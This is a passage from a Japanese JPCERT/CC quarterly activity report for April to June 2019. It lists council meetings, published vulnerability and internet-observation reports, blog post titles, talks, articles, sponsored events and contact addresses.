協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っています。ここでは本四半期における会員組織向けの活動の一部について記載します。

7.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 69 回運営委員会
  日時：2019 年 4 月 19 日 16:00-18:00
  場所：株式会社日立システムズ

- 第 70 回運営委員会
  日時：2019 年 5 月 17 日 16:00-18:00
  場所：トッパン・フォームズ株式会社

- 第 71 回運営委員会
  日時：2019 年 6 月 28 日 16:00-18:00
  場所：トレンドマイクロ株式会社

7.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のワーキンググループ等の会合の開催の支援と参加を行いました。

- 学術研究プロジェクト会合
  日時：2019 年 5 月 30 日 13:00 - 14:00
  場所：Japan Digital Design

- 証明書普及促進ワーキンググループ会合
  日時：2019 年 5 月 28 日 16:00 - 18:00
  場所：JPCERT/CC

- 2019 年度総会
  日時：2019 年 6 月 13 日 15:00 - 17:20
  場所：エッサム神田ホール 2 号館

8. 公開資料

JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料は次のとおりです。

8.1. 脆弱性関連情報に関する活動報告レポート

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。
本レポートは、この制度の運用に関連した前四半期の活動実績と、同期間中に届出ないし公表された脆弱性に関する注目すべき動向についてまとめたものです。

ソフトウェア等の脆弱性関連情報に関する届出状況 [2019 年第 1 四半期 (1 月～3 月)]（2019-04-25）
https://www.jpcert.or.jp/report/press.html
https://www.jpcert.or.jp/press/2019/vulnREPORT_2019q1.pdf

8.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウエアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。
本レポートは、インターネット定点観測の結果を四半期ごとにまとめたものです。

インターネット定点観測レポート(2019 年 1～3 月)（2019-04-11）
https://www.jpcert.or.jp/tsubame/report/report201901-03.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2018Q4.pdf

8.3. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ 「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、TSUBAME（インターネット定点観測システム）で観測された動向や国内外のイベントや

カンファレンスの様子などをいち早くお届けする情報提供サービスです。
JPCERT/CC Web ページにおいて公開していた「分析センターだより」、「インシデントレスポンスだより」、「コラム」の各コンテンツも「JPCERT/CC Eyes」に集約しました。
本四半期においては次の 10 件の記事を公開しました。

日本語版発行件数：5 件　https://blogs.jpcert.or.jp/ja/

2019-04-04	メキシコ・ブラジルの CSIRT を訪ねて
2019-04-17	インドネシア訪問記 ～Everybody Can Hack & Id-SIRTII/CC～
2019-04-24	産業用 IoT 導入のためのセキュリティファーストステップ英語版リリース
2019-05-28	マルウエア TSCookie の設定情報を正常に読み込めないバグ（続報）
2019-05-29	マルウエアが含まれたショートカットファイルをダウンロードさせる攻撃

英語版発行件数：5 件 https://blogs.jpcert.or.jp/en/

2019-04-24	Cyber Security First Step for Industrial IoT
2019-05-08	Visit to Mexico and Brazil
2019-05-14	Visit to Indonesia - Everybody Can Hack & Id-SIRTII/CC -
2019-05-30	Bug in Malware “TSCookie” - Fails to Read Configuration - (Update)
2019-06-05	Attack Convincing Users to Download a Malware-Containing Shortcut File

9. 主な講演活動

(1) 内田 有香子（国際部 リーダ）：
「JPCERT/CC Activities」
東大公共政策大学院 情報セキュリティ特論，2019 年 5 月 21 日

(2) 小池 光（早期警戒グループ）：
「Analyzing and Reporting Security Threats」
東大公共政策大学院 情報セキュリティ特論，2019 年 5 月 21 日

(3) 菊池 浩明（代表理事）、真鍋 敬士（理事・最高技術責任者）、岡村 久道（理事）：
パネルディスカッション「JPCERT/CC から見た「メガイベントとインシデント対応」」
第 23 回サイバー犯罪に関する白浜シンポジウム，2019 年 5 月 24 日

(4) 洞田 慎一（早期警戒グループ マネージャー）：
「サイバー攻撃の現状と対策におけるポイント」
小田急グループ第 28 回グループ情報システム連絡会, 2019 年 6 月 6 日

(5) 洞田 慎一（早期警戒グループ マネージャー）：
「セキュリティ脅威の最新動向と Society 5.0 に向けた JPCERT/CC の取り組み」
日立セキュリティフォーラム 2019, 2019 年 6 月 11 日

10. 主な執筆活動

(1) 森 克宏（サイバーメトリクスグループ）：
「実証実験：インターネットリスク可視化サービス「Mejiro」の紹介」
工業技術社 月刊計装 5 月号,2019 年 4 月 10 日

(2) 中谷昌幸（制御システムセキュリティ対策グループマネージャ）、秋田卓（制御システムセキュリティ対策グループ）：
「産業用 IoT セキュリティの勘所＜「工場における産業用 IoT 導入のためのセキュリティファーストステップ」＞」
日本工業出版株式会社 計測技術 6 月号,2019 年 6 月 5 日

11. 協力、後援

本四半期は、次の行事の開催に協力または後援をしました。

(1) Internet Week ショーケース in 仙台
主　催：一般社団法人日本ネットワークインフォメーションセンター（JPNIC）
開催日：2019 年 5 月 30 日～5 月 31 日

(2) Interop Tokyo 2019
主　催：Interop Tokyo 実行委員会
開催日：2019 年 6 月 12 日～6 月 14 日

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html